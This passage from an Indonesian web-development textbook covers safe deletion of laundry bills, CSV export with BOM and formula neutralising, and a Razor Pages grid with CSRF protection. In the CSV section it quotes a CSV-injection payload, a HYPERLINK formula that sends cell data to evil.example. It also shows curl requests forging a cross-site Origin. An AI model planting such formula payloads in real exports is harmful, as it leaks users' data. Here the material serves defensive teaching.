Sebelum kode apa pun, sebuah pertanyaan bisnis. Sebuah binatu tidak menghapus nota yang sudah dibayar, dicuci, atau diambil: nota-nota itu adalah catatan uang dan pekerjaan, dan karena itulah baris StatusLog hanya pernah ditambahkan. Yang dibutuhkan binatu adalah membuang nota yang seharusnya tidak pernah ada, yang terketik dua kali semenit lalu. Jadi aturan *grid* itu sempit: **sebuah nota hanya boleh dihapus selama berstatus *queued* dan belum memiliki pembayaran**, delapan nota dalam data contoh. Selain itu, nota dikoreksi atau dibatalkan; aplikasi Profitina Laundry yang lengkap mencatat pembatalan sebagai perubahan status dan tidak pernah menghapus sejarah.

Aturan itu muncul di tiga tempat. *Grid* hanya menampilkan *Delete* bila aturannya berlaku, sebagai kesopanan. Server memeriksanya sebelum menghapus, sebagai aturan. Dan kunci asing menolak menghapus nota yang masih memiliki baris Payment, apa pun yang dilakukan aplikasi, sebagai benteng terakhir.

13.15.2 Bertanya lebih dulu, tanpa bergantung pada skrip

GridView di Subbab 13.6 bertanya "Anda yakin?" dengan `confirm()` JavaScript. Dialog yang digambar oleh skrip hanya berfungsi bila skrip berjalan. *Grid* modern bertanya di dalam halaman itu sendiri: tautan *Delete* menuju *grid* ditambah `delete=B2931`, dan *grid* menggambar baris itu sebagai pertanyaan dengan formulir sungguhan, seperti pada **Gambar 13.19**. Cara ini berfungsi

di setiap peramban, termasuk yang skripnya dimatikan, dan pembaca layar membacanya seperti teks lain.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: Profitina Laundry Keputih | Status: queued | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 25 | Apply | Reset

Showing 1–9 of 9 bills · page 1 of 1

Bill	Arrived	Customer ▲	Service	Outlet	Units	Charged	Status	Paid	Actions
B2930	2026-09-28 07:18	Endah Ika Rahman	Shoes deep clean (per pair)	Keputih	1	Rp 45.000	queued	Rp 45.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2934	2026-09-28 16:23	Evi Syahputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 0	Edit Delete
B2931	2026-09-28 08:30	Gilang Nasution	Wash, dry & fold (per kg)	Keputih	9	Rp 72.000	queued	Rp 0	Delete for good? Delete B2931 Keep
B2937	2026-09-28 19:49	Kurniasih Saputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 32.000	Edit
B2909	2026-09-26 16:07	Nabila Sri Suryadi	Wash, dry & fold (per kg)	Keputih	6	Rp 48.000	queued	Rp 48.000	Edit
B2923	2026-09-27 16:49	Nadia Nasution	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 0	Edit Delete
B2943	2026-09-29 20:51	Rizal Hakim	Wash, dry & fold (per kg)	Keputih	5	Rp 40.000	queued	Rp 40.000	Edit
B2924	2026-09-27 18:43	Syaiful Wijaya	Wash, dry & fold (per kg)	Keputih	7	Rp 56.000	queued	Rp 56.000	Edit
Total charged, all 9 matching bills						**Rp 392.000**			

Download all matching bills as CSV

Gambar 13.19 Baris konfirmasi untuk B2931, digambar oleh server. *Delete B2931* mengirim formulir POST; *Keep* adalah tautan kembali ke *grid* yang sama. Tidak ada skrip yang terlibat.

Bila skrip berjalan, skrip peningkatan di Subbab 13.21 menangkap klik pada *Delete*, langsung menampilkan `confirm()`, lalu mengirim formulir yang sama sendiri, sehingga menghemat satu perjalanan pulang-pergi. Bagaimanapun caranya, pertanyaan diajukan sebelum sesuatu yang tak dapat dibatalkan terjadi, dan bagaimanapun caranya, serverlah yang memutuskan.

13.15.3 Sisi server

Kode 13.28 adalah penghapusan milik *grid* Flask.

Kode 13.28 `delete()` dalam `python/grid.py`: memeriksa status dan pembayaran nota lalu menghapus baris *log*-nya dan notanya, semuanya di dalam satu transaksi yang memegang kunci tulis sejak awal.

```
def delete(conn, bill_id):
    """Delete a bill typed by mistake: only while queued and unpaid. Returns a message
code."""
    if not BILL_RX.match(bill_id):
        return "bad-request"
    with transaction(conn):
        row = conn.execute(
            "SELECT status, (SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id) "
            "FROM Bill b WHERE b.id = ?", (bill_id,)).fetchone()
        if row is None:
            return "not-found"
        if row[0] != "queued":
            return "refused-status"
        if row[1] > 0:
            return "refused-paid"
        conn.execute("DELETE FROM StatusLog WHERE Bill_id = ?", (bill_id,))
        conn.execute("DELETE FROM Bill WHERE id = ? AND status = 'queued'", (bill_id,))
    return "deleted"
```

Pemeriksaan dan penghapusan sengaja berada dalam satu transaksi. Jika diperiksa lebih dulu lalu dihapus dalam langkah terpisah, sebuah nota dapat menerima pembayaran di antaranya dan tetap terhapus: **balapan periksa-lalu-bertindak** (*check-then-act race*), jarang terjadi dan justru karena itu lebih berbahaya. `BEGIN IMMEDIATE` mengambil kunci tulis sebelum pemeriksaan; di MySQL, *grid* PHP dan Java mengunci barisnya dengan `SELECT … FOR UPDATE`, seperti yang dilakukan **Kode 13.13**.

Baris StatusLog dihapus lebih dulu karena kunci asingnya menunjuk ke nota: selama baris *log* itu ada, `ON DELETE RESTRICT` akan menolak menghapus notanya. Membuang baris audit dapat diterima hanya untuk satu jenis nota, yaitu yang salah ketik dan belum pernah dikerjakan, yang satu-satunya baris *log*-nya berbunyi “queued”; itulah jenis yang diizinkan aturan ini.

13.16 Mengekspor ke CSV

13.16.1 Formatnya

Pemilik menginginkan nota bulan September dalam sebuah *spreadsheet*, dan format universal untuk itu adalah **CSV**, *comma-separated values*: teks biasa yang dapat dibuka setiap *spreadsheet*. RFC 4180 [7] adalah hal terdekat yang dimilikinya sebagai standar:

- *field* yang memuat koma, tanda petik ganda, atau pergantian baris diapit tanda petik ganda, dan tanda petik ganda di dalamnya ditulis dua kali; jadi *Wash, dry & fold (per kg)* menjadi `"Wash, dry & fold (per kg)"`;
- baris diakhiri CR LF (`\r\n`);
- baris pertama boleh berupa kepala, dan di sini memang demikian.

Ekspor memakai saringan dan urutan yang sama dengan *grid*, tetapi tanpa pembagian halaman: `GET /bills.csv?outlet=O02&status=queued` mengembalikan setiap nota yang cocok. Tautan *Download* di bawah *grid* dibangun oleh `href` dari *state grid* dengan jalur yang diganti, sehingga yang Anda unduh persis yang sedang Anda lihat, seluruh halamannya.

13.16.2 Dua jebakan yang tidak ada di RFC

Pengodean. Berkasnya berpengodean UTF-8. Excel, ketika membuka CSV dengan klik ganda, menebak pengodeannya, dan tanpa petunjuk ia menebak *code page* Windows yang lama, sehingga *Désirée* tiba sebagai *DÃ©sirÃ©e*. Petunjuknya adalah ***byte order mark*** (BOM), tiga bita `EF BB BF` di awal berkas; program lain mengabaikannya.

Rumus. *Spreadsheet* memperlakukan sel yang diawali `=`, `+`, `-`, atau `@` sebagai rumus. Pelanggan yang terdaftar dengan nama `=HYPERLINK("http://evil.example/?"&A1,"Click")` mengubah klik pemilik menjadi kebocoran datanya: ***CSV injection*** [8]. Ekspor menaruh apostrof di depan setiap *field* yang diawali salah satu karakter itu (atau tab atau *carriage return*), sehingga *spreadsheet* menampilkannya sebagai teks. **Kode 13.29** adalah seluruh ekspornya.

Kode 13.29 `csv_cell()` dan `csv_lines()` dalam `python/grid.py`: menetralkan rumus, memberi tanda petik bila perlu, menulis BOM sekali, dan mengakhiri setiap baris dengan CR LF.

```
def csv_cell(value):
    """One CSV field: quoted when needed, and never read as a formula by a spreadsheet."""
    text = str(value)
    if text[:1] in ("=", "+", "-", "@", "\t", "\r"):
        text = "'" + text
    if any(ch in text for ch in ',"\r\n'):
        text = '"' + text.replace('"', '""') + '"'
    return text


CSV_HEADER = ("Bill", "Arrived", "Customer", "Service", "Outlet", "Units", "Charged",
"Paid", "Status")


def csv_lines(rows):
    yield "\ufeff" + ",".join(CSV_HEADER) + "\r\n"          # the BOM tells Excel it is
UTF-8
    for r in rows:
        yield ",".join(csv_cell(v) for v in (
            r["id"], r["arrived"], r["customer"], r["service"], r["outlet"], r["unit"],
            int(r["payment"]), int(r["paid"]), r["status"])) + "\r\n"
```

`csv_lines` adalah sebuah ***generator***: ia menghasilkan satu baris sekali, dan Flask mengirim setiap baris begitu dihasilkan (tampilan `bills_csv` dalam `python/app.py` memberikan *generator* itu sendiri kepada `Response` milik Flask). Ekspor 2.953 nota itu kecil, tetapi kebiasaan ini penting ketika ekspor besar: server tidak pernah menyimpan seluruh berkas di memori. Kolom uang ditulis sebagai bilangan bulat biasa, `45000`, bukan *Rp 45.000*, karena *spreadsheet* dapat menjumlahkan yang pertama dan tidak yang kedua.

Kode 13.30 menampilkan baris-baris pertama ekspor nyata dari *grid* PHP, dengan BOM yang dibuat terlihat oleh `sed`.

Kode 13.30 Empat baris pertama `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` dari *grid* PHP (setelah perubahan status pada **Kode 13.40**). *Field* yang mengandung koma diberi tanda petik; berkas diawali BOM.

```
$ curl -s "http://127.0.0.1:9302/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc"
| head -n 4 | sed "1s/^\xEF\xBB\xBF/<BOM>/"
<BOM>Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status
B2930,2026-09-28 07:18:31,Endah Ika Rahman,Shoes deep clean (per pair),Profitina Laundry
Keputih,1,45000,45000,queued
B2951,2026-09-30 17:17:45,Endah Ika Rahman,"Bed cover, any size (per item)",Profitina
Laundry Keputih,1,35000,0,queued
B2931,2026-09-28 08:30:03,Gilang Nasution,"Wash, dry & fold (per kg)",Profitina Laundry
Keputih,9,72000,0,queued
```

Satu pemikiran lagi layak disampaikan di sini. Ekspor itu memuat nama pelanggan yang terkait dengan transaksinya, data pribadi menurut UU PDP No. 27/2022 [9], dan berkas di sebuah laptop berada di luar perlindungan aplikasi. *Grid* hanya mengekspor kolom yang diperlukan

pekerjaannya, dan dalam penerapan sungguhan hanya pemilik dan penyelia yang boleh mengunduhnya, hal yang dimungkinkan oleh fitur login di Bab 14.

13.17 Grid Razor Pages, Dirakit Utuh

13.17.1 Proyeknya, dan paket yang tidak dapat dipasang

Subbab 13.9 sampai 13.16 menunjukkan setiap gagasan satu kali, sebagian besar dalam Python karena Python yang paling ringkas. Subbab ini merakit *grid* Razor Pages, berkas demi berkas, dan berterus terang tentang satu bagian yang tidak dapat dijalankan dalam pembangunan buku ini. **Kode 13.31** adalah berkas proyeknya.

Kode 13.31 `LaundryGrid.csproj`: proyek ASP.NET Core untuk .NET 10 tanpa referensi paket, dengan sebuah sakelar, `UseSqlite`, yang menyalakan jalur kode SQLite setelah paketnya ditambahkan.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryGrid</RootNamespace>
  </PropertyGroup>

  <!-- The real database. First:  dotnet add package Microsoft.Data.Sqlite
       then run with:            dotnet run -p:UseSqlite=true
       Without it, the grid keeps data/bills.json in memory (no NuGet package needed). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup>
    <None Update="data\bills.json" CopyToOutputDirectory="PreserveNewest" />
  </ItemGroup>

</Project>
```

Aplikasi ASP.NET Core biasanya membaca SQLite melalui paket NuGet **Microsoft.Data.Sqlite** [10], yang ditambahkan pembaca dengan satu perintah di folder proyek:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

Mesin pembangun buku ini tidak dapat menjangkau NuGet, sehingga paket itu tidak dapat dipasang. Alih-alih berpura-pura, *grid* ini berjalan hanya dengan *shared framework* .NET, dan hanya baris yang memerlukan paket itulah yang tidak dikompilasi di sini. Akses data berada di balik sebuah antarmuka, `IBillStore`, dengan dua implementasi. **`MemoryBillStore`** menyimpan nota di memori, dimuat dari `data/bills.json`, yang diekspor `data/export_json.py` dari `laundry.db` dengan *join* yang sama dengan SQL-nya; perubahannya bertahan sampai aplikasi berhenti. **`SqlBillStore`** menjalankan SQL bab ini melalui ADO.NET, ditulis terhadap `DbConnection`, `DbCommand`, dan `DbParameter` dari `System.Data.Common`, sehingga ia *dapat dikompilasi* di sini; ia baru *berjalan* ketika `Program.cs` memberinya koneksi sungguhan, pada baris-baris di antara `#if LAUNDRY_SQLITE` dan `#else`, yang hanya dikompilasi dengan `-p:UseSqlite=true`. Tepatnya: `MemoryBillStore` dikompilasi dan dijalankan oleh pemeriksaan di Subbab 13.22; `SqlBillStore` dikompilasi tetapi tidak dijalankan; dua baris `SqliteConnection` tidak dikompilasi maupun dijalankan.

13.17.2 Program.cs

Kode 13.32 merangkai aplikasinya.

Kode 13.32 `Program.cs`: memilih penyimpanan, menolak POST lintas situs, melayani berkas statis bersama, menjawab `/bills.csv`, dan memetakan Razor Pages.

```
// The bills grid of Profitina Laundry in ASP.NET Core Razor Pages (.NET 10).
//   dotnet run            then open http://127.0.0.1:9301/bills
using System.Text.Encodings.Web;
using System.Text.Unicode;
using LaundryGrid.Data;
using Microsoft.Extensions.FileProviders;
using Microsoft.Extensions.WebEncoders;
#if LAUNDRY_SQLITE
using Microsoft.Data.Sqlite;
#endif

var builder = WebApplication.CreateBuilder(args);
if (builder.Configuration["urls"] is null)                // --urls or ASPNETCORE_URLS win
{
    builder.WebHost.UseUrls("http://127.0.0.1:9301");
}
builder.Services.AddRazorPages();
// Razor encodes every @value; let it leave letters such as é as they are instead of
&#xE9;.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

#if LAUNDRY_SQLITE
string dbPath = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data", "laundry.db");
builder.Services.AddSingleton<IBillStore>(new SqlBillStore(() => new
SqliteConnection($"Data Source={dbPath}")));
#else
builder.Services.AddSingleton<IBillStore>(
    new MemoryBillStore(Path.Combine(builder.Environment.ContentRootPath, "data",
"bills.json")));
#endif

var app = builder.Build();

// A POST from another site's page is refused (a cheap guard against CSRF; the
// antiforgery token that Razor Pages checks on every POST is the second guard).
app.Use(async (context, next) =>
{
    var req = context.Request;
    if (HttpMethods.IsPost(req.Method))
    {
        string? site = req.Headers["Sec-Fetch-Site"].FirstOrDefault();
        string? origin = req.Headers.Origin.FirstOrDefault();
        if ((site is not null && site is not ("same-origin" or "none"))
            || (origin is not null && origin != $"{req.Scheme}://{req.Host}"))
        {
            context.Response.StatusCode = StatusCodes.Status403Forbidden;
            await context.Response.WriteAsync("Forbidden");
            return;
```

Kode 13.32 (Lanjutan) *Program.cs: memilih penyimpanan, menolak POST lintas situs, melayani berkas statis bersama, menjawab /bills.csv, dan memetakan Razor Pages.*

```
        }
    }
    await next();
});

// The stylesheet, the script and the logo are shared by all four tracks: ../../static
app.UseStaticFiles(new StaticFileOptions
{
    FileProvider = new PhysicalFileProvider(Path.GetFullPath(
        Path.Combine(builder.Environment.ContentRootPath, "..", "..", "static"))),
    RequestPath = "/static",
});

app.MapGet("/", () => Results.Redirect("/bills"));
app.MapGet("/bills.csv", (HttpRequest req, HttpResponse res, IBillStore store) =>
{
    var ids = store.Outlets().Select(o => o.Id).ToHashSet();
    var state = GridState.Parse(k => req.Query[k].FirstOrDefault() ?? "", ids);
    res.Headers.ContentDisposition = "attachment; filename=\"bills.csv\"";
    return Results.Text(Text.Csv(store.AllRows(state)), "text/csv; charset=utf-8");
});
app.MapRazorPages();
app.Run();
```

Telusuri sekali. Baris `WebEncoderOptions` melonggarkan satu bawaan: Razor meng-*encode* HTML setiap `@value`, yang menjaga *grid* aman dari *cross-site scripting*, dan secara bawaan juga mengubah huruf di luar Latin dasar menjadi rujukan numerik; mengizinkan semua rentang Unicode membuat *markup* tetap terbaca sementara `<`, `>`, `&`, dan tanda petik tetap di-*encode*. `AddSingleton<IBillStore>` mendaftarkan satu penyimpanan, yang diterima *page model* melalui konstruktornya (***dependency injection***).

Middleware yang ditambahkan dengan `app.Use` menolak POST dari situs lain dengan memakai dua *header* yang tidak dapat dipalsukan sebuah halaman: `Sec-Fetch-Site`, yang dikirim peramban modern untuk menyatakan apakah permintaan berasal dari *origin* yang sama, dan `Origin`, yang menyebut *origin* halaman. Formulir di `evil.example` yang mem-POST ke *grid* mendapat 403 [11]. Itulah pertahanan terhadap ***cross-site request forgery*** (CSRF), serangan ketika situs lain membuat peramban Anda mengirim permintaan ke situs tempat Anda sedang *login*. Razor Pages menambahkan pertahanan kedua, **token antiforgery** (Subbab 13.17.4) [12]; *grid* lainnya akan mendapat token yang terikat pada sesi di Bab 14.

`UseStaticFiles` melayani folder bersama `../../static` di `/static`. `MapGet("/bills.csv", …)` menjawab ekspor dengan *endpoint* ***minimal API***, sebuah *lambda* alih-alih halaman, dan mengatur `Content-Disposition: attachment` agar peramban menyimpan berkasnya.

13.17.3 Page model

Halamannya sendiri adalah `Pages/Bills.cshtml`, yang baris pertamanya, `@page "/bills/{handler?}"`, memberinya alamat `/bills` dan membiarkan segmen terakhir yang opsional memilih *handler*: `POST /bills/status` menjalankan `OnPostStatus`, `POST /bills/delete` menjalankan `OnPostDelete`, dan `GET /bills` menjalankan `OnGet`. **Kode 13.33** adalah *page model*-nya.

Kode 13.33 `Pages/Bills.cshtml.cs`: `OnGet` mengisi properti yang dibaca templat (atau hanya mengembalikan *grid* bila `partial=1`); dua *handler* POST mengubah nota dan menjawab 303.

```
using LaundryGrid.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryGrid.Pages;

/// <summary>The page model: OnGet draws the grid, OnPostStatus and OnPostDelete change a
bill.</summary>
public class BillsModel(IBillStore store) : PageModel
{
    public GridPage Grid { get; private set; } = null!;
    public IReadOnlyList<(string Id, string Name)> Outlets { get; private set; } = [];
    public string Edit { get; private set; } = "";
    public string Confirm { get; private set; } = "";
    public (string Kind, string Text)? Message { get; private set; }

    private GridState ReadState(Func<string, string> get)
    {
        Outlets = store.Outlets();
        return GridState.Parse(get, Outlets.Select(o => o.Id).ToHashSet());
    }

    private string Query(string key) => Request.Query[key].FirstOrDefault() ?? "";
    private string Form(string key) => Request.Form[key].FirstOrDefault() ?? "";

    public IActionResult OnGet()
    {
        Grid = store.Page(ReadState(Query));
        Edit = Query("edit");
        Confirm = Query("delete");
        Message = Text.Message(Query("msg"), Query("bill"));
        return Query("partial") == "1" ? Partial("_Grid", this) : Page();
    }

    public IActionResult OnPostStatus()
    {
        string id = Form("id");
        string code = store.Advance(id, Form("from"), Form("to"), Clock.Now(),
Clock.Actor);
        return BackToGrid(code, id);
    }

    public IActionResult OnPostDelete()
    {
        string id = Form("id");
        return BackToGrid(store.Delete(id), id);
    }
```

Kode 13.33 (Lanjutan) *Pages/Bills.cshtml.cs: OnGet mengisi properti yang dibaca templat (atau hanya mengembalikan grid bila partial=1); dua handler POST mengubah nota dan menjawab 303.*

```
    /// <summary>Post/Redirect/Get: rebuild the grid's address from validated values
only.</summary>
    private IActionResult BackToGrid(string code, string id)
    {
        var state = ReadState(Form);
        Response.Headers.Location = state.Href("/bills", ("msg", code), ("bill",
BillIds.IsValid(id) ? id : ""));
        return StatusCode(StatusCodes.Status303SeeOther);   // 303 See Other: "now GET that
address"
    }
}

/// <summary>The shop's clock (WIB) and the employee acting; Chapter 14 adds a real
login.</summary>
public static class Clock
{
    public static string Now() => Environment.GetEnvironmentVariable("LAUNDRY_NOW") is {
Length: > 0 } fixedNow
        ? fixedNow
        : TimeZoneInfo.ConvertTime(DateTimeOffset.UtcNow,
TimeZoneInfo.FindSystemTimeZoneById("Asia/Jakarta"))
            .ToString("yyyy-MM-dd HH:mm:ss");

    public static string Actor => Environment.GetEnvironmentVariable("LAUNDRY_ACTOR") ??
"E0001";
}
```

Bandingkan `OnGet` dengan `Page_Load` Web Forms: ia mengambil satu halaman, mengisi empat properti, lalu kembali; tanpa `IsPostBack`, tanpa langkah pengikatan, tanpa *view state*, dan *page model* dibuang setelah respons dikirim. Baris `return Query("partial") == "1" ? Partial("_Grid", this) : Page();` adalah seluruh sisi server dari *progressive enhancement*. `Clock.Now()` adalah jam toko dari Subbab 13.14 dan `Clock.Actor` adalah karyawan yang dicatat di StatusLog sampai Bab 14 menambahkan *login*.

13.17.4 Templatnya

Kode 13.34 adalah paruh pertama `Pages/_Grid.cshtml`, *partial view* yang menggambar *grid*: pesan, baris ringkasan, judul kolom yang dapat diurutkan, dan baris ubah.

Kode 13.34 Bagian pertama `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` menaruh token di dalam *grid* untuk skrip di Subbab 13.21; *tag helper* formulir menambahkan token pada setiap formulir dengan sendirinya.

```
@model BillsModel
@{
    // The grid itself. Served alone when the address carries partial=1.
    var g = Model.Grid;
    var s = g.State;
    (string Key, string Label)[] headers = [("id", "Bill"), ("arrived", "Arrived"),
("customer", "Customer"),
        ("service", "Service"), ("outlet", "Outlet"), ("unit", "Units"), ("payment",
"Charged"), ("status", "Status")];
}
<div id="grid" class="grid">
  @Html.AntiForgeryToken()
  @if (Model.Message is { } m)
  {
    <p class="msg @m.Kind" role="status">@m.Text</p>
  }
  @if (g.Total > 0)
  {
    <p class="summary">Showing @((s.Page - 1) * s.Size + 1)&ndash;@(Math.Min(s.Page *
s.Size, g.Total)) of @Text.Count(g.Total) bills &middot; page @s.Page of @g.Pages</p>
  }
  else
  {
    <p class="summary">No bill matches these filters.</p>
  }
  <table class="bills">
    <thead>
      <tr>
        @foreach (var (key, label) in headers)
        {
          <th><a data-grid href="@s.SortHref(key)">@label</a>@if (key == s.Sort)
{@Html.Raw(s.Dir == "asc" ? " &#9650;" : " &#9660;")}</th>
        }
        <th>Paid</th>
        <th>Actions</th>
      </tr>
    </thead>
    <tbody>
    @foreach (var r in g.Rows)
    {
      bool queuedUnpaid = r.Status == "queued" && r.Paid == 0;
      bool canAdvance = IBillStore.Next.TryGetValue(r.Status, out var next);
      if (r.Id == Model.Edit && canAdvance)
      {
      <tr class="editing" data-id="@r.Id">
        <partial name="_Cells" model="r" />
        <td>
          <form method="post" asp-page-handler="status">
            @foreach (var kv in s.Params()) { <input type="hidden" name="@kv.Key"
value="@kv.Value"> }
            <input type="hidden" name="id" value="@r.Id">
```

Kode 13.34 (Lanjutan) *Bagian pertama Pages/_Grid.cshtml. @Html.AntiForgeryToken() menaruh token di dalam grid untuk skrip di Subbab 13.21; tag helper formulir menambahkan token pada setiap formulir dengan sendirinya.*

```
            <input type="hidden" name="from" value="@r.Status">
            <select name="to" aria-label="New status">
              <option value="@next">@next</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">@Text.Rupiah(r.Paid)</td>
        <td class="actions"><a data-grid href="@s.Href()">Cancel</a></td>
      </tr>
      }
```

Tiga hal di dalamnya khas Razor. Setiap `@expression` di-*encode* HTML, sehingga pelanggan bernama `<b>Ani</b>` tampil sebagai karakter-karakter itu; hanya `@Html.Raw` yang menulis HTML mentah, di sini sekadar dua entitas panah yang tetap. `<form method="post" asp-page-handler="status">` adalah sebuah ***tag helper***: Razor memberinya `action="/bills/status"` dari rute halaman dan sebuah `__RequestVerificationToken` tersembunyi yang dipasangkan dengan sebuah *cookie*, dan pada setiap POST menjawab **400 Bad Request** kecuali keduanya cocok; situs lain tidak dapat membaca token itu, sehingga tidak dapat mengirimkannya. Dan `<partial name="_Cells" …/>` menggambar tujuh sel yang dipakai bersama oleh setiap jenis baris.

Token itu juga mengubah apa yang dilihat permintaan buatan tangan. **Kode 13.35** berasal dari skrip `curl` yang sama dengan **Kode 13.40**, dijalankan terhadap *grid* Razor Pages: perubahan status tanpa token ditolak dengan 400, dan POST lintas situs ditolak dengan 403 oleh *middleware* sebelum tokennya sempat diperiksa.

Kode 13.35 Dua POST yang dikirim dengan `curl` ke *grid* Razor Pages. Yang pertama tidak membawa token *antiforgery* dan ditolak Razor Pages; yang kedua mengaku berasal dari *origin* lain dan ditolak oleh *middleware* pada **Kode 13.32**.

```
$ curl -s -i -X POST http://127.0.0.1:9301/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 400 Bad Request

$ curl -s -i -X POST http://127.0.0.1:9301/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

Program uji di Subbab 13.22 berperilaku seperti peramban: ia membaca token dari halaman, menyimpan *cookie*-nya, dan mengirim keduanya, dan *grid* Razor Pages pun menerima perubahannya seperti ketiga *grid* lain.

13.17.5 Daftar putih di memori, dan penyimpanan SQL

Pengurutan di memori memerlukan daftar putih yang sama dengan pengurutan di SQL, ditulis sebagai fungsi pembanding. **Kode 13.36** adalah tabelnya di `MemoryBillStore`.

Kode 13.36 Daftar putih pengurutan milik `MemoryBillStore`: delapan kunci, delapan pembanding. `string.CompareOrdinal` membandingkan kode karakter, sehingga mengurutkan nama seperti kolasi bawaan SQLite.

```
    /// <summary>The white list of sort keys, as comparisons. Ordinal, like SQLite's BINARY
collation.</summary>
    private static readonly Dictionary<string, Comparison<Bill>> Sorts = new()
    {
        ["id"] = (a, b) => string.CompareOrdinal(a.Id, b.Id),
        ["arrived"] = (a, b) => string.CompareOrdinal(a.Arrived, b.Arrived),
        ["customer"] = (a, b) => string.CompareOrdinal(a.Customer, b.Customer),
        ["service"] = (a, b) => string.CompareOrdinal(a.Service, b.Service),
        ["outlet"] = (a, b) => string.CompareOrdinal(a.Outlet, b.Outlet),
        ["unit"] = (a, b) => a.Unit.CompareTo(b.Unit),
        ["payment"] = (a, b) => a.Payment.CompareTo(b.Payment),
        ["status"] = (a, b) => string.CompareOrdinal(a.Status, b.Status),
    };
```

Perbandingan *ordinal*, menurut kode karakter, itu disengaja: perbandingan bawaan .NET mengikuti aturan suatu bahasa, sedangkan SQLite tanpa kolasi yang dideklarasikan membandingkan bita. Program uji membandingkan urutan Razor Pages dengan urutan SQLite baris demi baris, dan ia lolos hanya karena keduanya membandingkan dengan cara yang sama. Dua implementasi dari satu fitur hanya sepakat tentang hal yang Anda buat agar mereka sepakati.

Kode 13.37 adalah metode `Page` milik `SqlBillStore`, dua kueri yang sama dengan **Kode 13.20** dalam bentuk ADO.NET, dengan parameter bernama `@outlet`, `@limit`, `@offset` alih-alih `?`.

Kode 13.37 `SqlBillStore.Page()`: hitung jumlah dan total, jepit, lalu satu halaman dengan `LIMIT @limit OFFSET @offset`. Dikompilasi dalam pembangunan buku ini, tidak dijalankan (memerlukan paket Microsoft.Data.Sqlite).

```
    public GridPage Page(GridState s)
    {
        var (where, values) = Where(s);
        using var c = Open();
        int total;
        decimal charged;
        using (var cmd = Command(c, null, $"SELECT COUNT(*), COALESCE(SUM(b.payment), 0)
FROM Bill b WHERE {where}",
                    values.ToArray()))
        using (var r = cmd.ExecuteReader())
        {
            r.Read();
            total = Convert.ToInt32(r.GetValue(0));
            charged = Convert.ToDecimal(r.GetValue(1));
        }
        int pages = Math.Max(1, (total + s.Size - 1) / s.Size);
        s = s with { Page = Math.Min(s.Page, pages) };       // page 999 becomes the last
page
        values.Add(("@limit", s.Size));
        values.Add(("@offset", (s.Page - 1) * s.Size));
        using var page = Command(c, null,
            $"{SelectRows} WHERE {where} ORDER BY {OrderBy(s)} LIMIT @limit OFFSET
@offset", values.ToArray());
        return new GridPage(s, Read(page), total, charged, pages);
    }
```

Gambar 13.20 adalah *grid* Razor Pages yang berjalan di mesin pembangun buku, disaring pada nota *finished* di Rungkut, diurutkan menurut jumlah tagihan dari yang terbesar, pada halaman 2 dengan sepuluh baris per halaman.

Profitina Laundry · bills grid · ASP.NET Core Razor Pages

Bills

Outlet: Profitina Laundry Rungkut | Status: finished | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 10 | Apply | Reset

Showing 11–20 of 23 bills · page 2 of 3

Bill	Arrived	Customer	Service	Outlet	Units	Charged ▼	Status	Paid	Actions
B1558	2026-04-10 07:15	Maya Santoso	Express wash & fold, 1 day (per kg)	Rungkut	4	Rp 48.000	finished	Rp 48.000	Edit
B0421	2025-12-05 20:47	Fadli Prakoso	Wash, dry & fold (per kg)	Rungkut	6	Rp 48.000	finished	Rp 48.000	Edit
B2883	2026-09-23 19:39	Meiliana Salsabila Wirawan	Dry cleaning - shirt/blouse (per item)	Rungkut	2	Rp 40.000	finished	Rp 40.000	Edit
B1668	2026-04-21 08:04	Ika Wirawan	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 0	Edit
B0127	2025-10-23 12:21	Diah Budiman	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 0	Edit
B0089	2025-10-17 10:13	Vania Wirawan	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 40.000	Edit
B0627	2025-12-27 17:27	Winda Sugiarto	Express wash & fold, 1 day (per kg)	Rungkut	3	Rp 36.000	finished	Rp 36.000	Edit
B0436	2025-12-07 08:01	Retno Hartono	Express wash & fold, 1 day (per kg)	Rungkut	3	Rp 36.000	finished	Rp 18.000	Edit
B1180	2026-03-03 20:33	Hendro Santoso	Bed cover, any size (per item)	Rungkut	1	Rp 35.000	finished	Rp 17.000	Edit
B2178	2026-06-23 20:42	Anggraini Saputra	Wash, dry & fold (per kg)	Rungkut	4	Rp 32.000	finished	Rp 16.000	Edit
Total charged, all 23 matching bills						**Rp 1.045.000**			

« First | ‹ Prev | 1 | 2 | 3 | Next › | Last »

Download all matching bills as CSV

